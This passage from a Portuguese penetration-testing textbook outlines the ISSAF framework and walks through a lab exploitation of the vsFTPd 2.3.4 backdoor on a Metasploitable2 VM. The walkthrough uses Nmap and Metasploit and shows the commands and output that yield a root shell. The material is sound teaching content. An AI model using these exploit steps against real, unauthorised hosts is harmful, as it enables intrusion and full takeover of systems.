O framework (ISSAF) é amplamente documentado, apresentando como um de seus destaques a vinculação entre as tarefas desenvolvidas durante o teste e as ferramentas utilizadas. A ordem com a qual a metodologia descreve o teste é otimizada de forma a ajudar o analista com um fluxo mais claro, evitando, assim, erros comumente associados a estratégias de ataque escolhidas aleatoriamente. Algumas das principais áreas cobertas pelo ISSAF são:

- Project Management
- Assessment Methodology
- Password Security
- Password Cracking Strategies
- Unix/Linux System Security Assessment
- Windows System Security Assessment
- Firewall Security Assessment

### 11.6 Hands-on

Com o intuito de introduzir o *Metasploit*, neste *hands-on* será explorada uma vulnerabilidade bem conhecida do servidor VSFTP v.2.3.4. O ambiente consiste em uma máquina virtual *Kali Linux* 2018.2 (Kali Linux 64 bit Vbox) e outra *Metasploitable2*, implementadas em ambiente VirtualBox com rede configurada para REDE NAT.

A ideia seria um *pentest* com o seguinte escopo:

- Tipo: *gray box*
- Endereço IP do alvo: 10.0.2.29/24
- Objetivo: exploração de vulnerabilidade que garanta controle do *host* com privilégios de *root*
- Janela de trabalho: indeterminada

### 11.6.1 Visão da topologia sob a óptica do analista





Figura 11.10 – Topologia do teste
Fonte: Elaborado pelo autor (2020)

Em função do escopo definido para o teste, o analista deverá concentrar seus esforços apenas em um *host* específico (IP 20.0.2.29), apresentando assim ao contratante a topologia da Figura “Topologia do teste”.

### 11.6.2 Reconhecimento do alvo e enumeração de serviços

Nesta fase, o *Nmap* é empregado para verificar os serviços disponibilizados pelo servidor, incluindo as versões destes, valendo-se da seguinte linha de comando:

```
root@kali:~# nmap -sV -p 20-1023 10.0.2.29
```

Na linha em destaque, o *Nmap* executa uma varredura das portas 20 a 1023 do servidor (10.0.2.29), a fim de verificar os serviços em execução e suas respectivas versões (-sV). A Figura “Resultados obtidos pelo *Nmap*” apresenta os resultados obtidos.





Figura 11.11 – Resultados obtidos pelo *Nmap*
Fonte: Elaborado pelo autor (2020)

Do destaque na Figura “Resultados obtidos pelo *Nmap*”, é possível observar que o serviço FTP está em execução com base no vsFTPd 2.3.4, versão conhecida por uma vulnerabilidade noticiada em 2011 e originada por um *backdoor*. O *backdoor* foi rapidamente identificado e removido, porém, não antes de alguns baixarem o arquivo. Se um *username* for enviado e terminar com a sequência **:)** (um rosto feliz), a versão “contaminada” abrirá um *shell* escutando na porta 6200. Logo, a exploração dessa vulnerabilidade poderia até ser feita diretamente via *telnet*. Entretanto, optou-se nessa ocasião pelo uso do *Metasploit*, a fim de oferecer uma visão inicial sobre ele. Uma rápida busca no site do Exploit-DB (https://www.exploit-db.com) indica que já há um *exploit* disponível para o *Metasploit* (Figura “Resultado da busca no Exploit-DB”).





Figura 11.12 – Resultado da busca no Exploit-DB
Fonte: Elaborado pelo autor (2020)

A Figura “Resultado da busca no Exploit-DB” oferece mais informações a respeito do vsFTPd 2.3.4, bem como a possibilidade de download do *exploit* ou de seu código. Definido o serviço a ser atacado, inicia-se então a exploração da vulnerabilidade com a carga do *Metasploit* ao digitar a partir de um terminal privilegiado (*root*):

```
root@kali:~# msfconsole
```

Na linha [1] do Quadro “Definição do *exploit* a utilizar”, o *exploit* *vsftpd_234_backdoor* foi escolhido por meio do comando *use* no *prompt* do *Metasploit*, sendo o alvo (TARGET) do ataque identificado na linha [2] pelo *id* METASPLOITABLE2, o qual é confirmado na linha [3].

```
[1] msf > use exploit/unix/ftp/vsftpd_234_backdoor
[2] msf exploit(unix/ftp/vsftpd_234_backdoor)>set TARGET
METASPLOITABLE2
[3] TARGET => METASPLOITABLE2
```

Código-fonte 11.5 – Definição do *exploit* a utilizar
Fonte: Elaborado pelo autor (2020)

Na linha [1] do Quadro “Dados do alvo”, o comando *show options* exibe informações do alvo, a partir das quais pode-se observar que o endereço IP do alvo (linha [4]) ainda precisa ser especificado. Pode ser observado ainda (linha [5]) que o serviço a ser explorado já foi corretamente definido (RPORT 21, *target port TCP*) quando da escolha do *exploit*.

```
[1] msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

[2] Module options (exploit/unix/ftp/vsftpd_234_backdoor):

[3]    Name    Current Setting  Required  Description
       ----    ---------------  --------  -----------
[4]    RHOST                    yes       The target address
[5]    RPORT   21               yes       The target port (TCP)

<--várias linhas omitidas -->
```

Código-fonte 11.6 – Dados do alvo
Fonte: Elaborado pelo autor (2020)

A definição do endereço IP do alvo é feita por meio do comando set RHOST <IPADDRR>, conforme ilustrado pela linha [1] do Quadro “Endereçamento do alvo”. Verificando-se as informações do alvo (linha [3]), observa-se que o alvo foi corretamente endereçado (linha [5]), estando-se pronto para a EXPLORAÇÃO da vulnerabilidade.

```
[1] msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST
10.0.2.29
[2] RHOST => 10.0.2.29
[3] msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

[4]    Name    Current Setting  Required  Description
       ----    ---------------  --------  -----------
[5]    RHOST   10.0.2.29        yes       The target address
[6]    RPORT   21               yes       The target port (TCP)

<--várias linhas omitidas -->
```

Código-fonte 11.7 – Endereçamento do alvo
Fonte: Elaborado pelo autor (2020)

Isso é feito simplesmente emitindo-se o comando *exploit*, conforme a linha [1] do Quadro “Exploração e Pós-Exploração da vulnerabilidade”, o qual faz com que o *Metasploit* inicie o ataque. Essa fase costuma demorar alguns segundos, exibindo, então, o *banner* do serviço (linha [2]). Na linha [4], o *Metasploit* avisa que o *backdoor* foi entregue ao alvo, observando-se ainda, por meio das linhas [5] e [6], que o analista tem agora um *shell* com privilégios de *root*.

A linha [7] (Quadro “Exploração e Pós-Exploração da vulnerabilidade”) informa que esse *shell* remoto foi estabelecido por intermédio de uma conexão originada na porta 39265 do *host* 10.0.2.31 (VM Kali) em direção à porta 6200 do host 10.0.2.29 (VM Metasploitable2).

```
[1] msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[2][*] 10.0.2.29:21 - Banner: 220 (vsFTPd 2.3.4)
[3][*] 10.0.2.29:21 - USER: 331 Please specify the password.
[4][+] 10.0.2.29:21 - Backdoor service has been spawned,
handling...
[5][+] 10.0.2.29:21 - UID: uid=0(root) gid=0(root)
[6][*] Found shell.
[7][*] Command shell session 1 opened (10.0.2.31:39265 ->
10.0.2.29:6200) at 2018-07-17 12:32:58 -0300

[8] ifconfig
[9] eth0      Link encap:Ethernet  HWaddr 08:00:27:92:53:52
[10]          inet addr:10.0.2.29  Bcast:10.0.2.255
Mask:255.255.255.0
<--várias linhas omitidas-->

[11] cat /etc/hostname
[12] metasploitable
[13] exit
```

Código-fonte 11.8 – Exploração e Pós-Exploração da vulnerabilidade
Fonte: Elaborado pelo autor (2020)

A linha [8] indica que o primeiro comando executado remotamente no alvo foi o *ifconfig*, a partir do qual é possível verificar (linha [10]) que o endereço IP do *host* pertence ao alvo (VM Metasploitable2). Na linha [11], o analista verifica o nome do *host*, e obtém a confirmação (linha [12]) de estar acessando o alvo.

Como já anteriormente colocado, o *Metasploit* é mais do que uma simples ferramenta. É um framework (plataforma) completo e altamente eficiente para testes de intrusão, entretanto, devemos ter sempre em mente que os resultados obtidos só

serão válidos e consistentes se a metodologia do teste for adequada e aderente aos objetivos da instituição.

# REFERÊNCIAS

AUZAC. **Tipos de Pentest.** Disponível em: <http://www.auzac.com.br/testes-de-invasao/tipos-de-pentest/>. Acesso em: 25 abr. 2020.

BERTOGLIO, D. D.; ZORZO, A. F. **TRAMONTO:** uma estratégia de recomendações para Testes de Penetração. 2016. Disponível em: <http://sbseg2016.ic.uff.br/pt/files/anais/completos/ST7-3.pdf>. Acesso em: 25 abr. 2020.

ISECOM. **OSSTMM 3.** Disponível em: <https://www.isecom.org/OSSTMM.3.pdf>. Acesso em: 25 abr. 2020.

METASPLOIT. ***Metasploit Framework***. Disponível em: <https://metasploit.help.rapid7.com/docs>. Acesso em: 25 abr. 2020.

NMAP. **Fundamentos do Escaneamento de portas.** Disponível em: <https://nmap.org/man/pt_BR/man-port-scanning-basics.html>. Acesso em: 25 abr. 2020.

OISSG. **Information Systems Security Assessment Framework (ISSAF).** Disponível em: <https://www.futurelearn.com/courses/ethical-hacking-an-introduction/0/steps/71521>. Acesso em: 25 abr. 2020.

OPENVAS. **OpenVAS Software**. Disponível em: <http://www.openvas.org/software.html#architecture_overview>. Acesso em: 25 abr. 2020.

OWASP. ***Open Web Application Security Project Testing Guide 4.0*.** Disponível em: <https://owasp.org/www-project-web-security-testing-guide/assets/archive/OWASP_Testing_Guide_v4.pdf>. Acesso em: 25 abr. 2020.

PENTEST-STANDARD. **High Level Organization of the Standard.** Disponível em: <http://www.pentest-standard.org/index.php/Main_Page>. Acesso em: 25 abr. 2020.

RANDOM. **True Random Number Service.** Disponível em: <https://www.random.org/passwords/>. Acesso em: 25 abr. 2020.

SECTOOLS. **Top 125 Network Security Tools.** Disponível em: <http://sectools.org/tag/vuln-scanners/>. Acesso em 25 abr. 2020.

WEIDMAN, G. **Testes de invasão – Uma introdução prática ao hacking.** São Paulo: Novatec, 2014.

# GLOSSÁRIO

| | |
|---|---|
| Exploit | Uma peça de *software*, um fragmento de dados ou uma sequência de comandos que tira vantagem de um defeito, falha ou vulnerabilidade a fim de causar um comportamento acidental ou imprevisto a ocorrer no software ou hardware de um computador ou em algum eletrônico (normalmente computadorizado). Tal comportamento frequentemente inclui coisas como ganhar o controle de um sistema de computador, permitindo elevação de privilégio ou um ataque de negação de serviço. |
| OSINT | Termo empregado para descrever a inteligência, no sentido de informações, como em serviço de inteligência, obtida através dados disponíveis para o público em geral, como jornais, revistas científicas e emissões de TV. OSINT é uma das fontes de inteligência. É conhecimento produzido através de dados e informações disponíveis e acessíveis a qualquer pessoa. |
| INSIDER | Pessoa que tem acesso a informações privilegiadas nas empresas, participando de operações importantes e obtendo informações que possam ser usadas de forma ilegal para obter vantagem financeira. |
| fork | Derivação com base em um software ou sistema operacional. Acontece quando um desenvolvedor inicia um projeto independente com base no código-fonte de um projeto já existente. |
| Trade-off | Situação em que há conflito de escolha. Se caracteriza em uma ação econômica que visa à resolução de problema, mas acarreta outro, obrigando a uma escolha. Ocorre quando se abre mão de algum bem ou serviço para se obter outro bem ou serviço distinto. |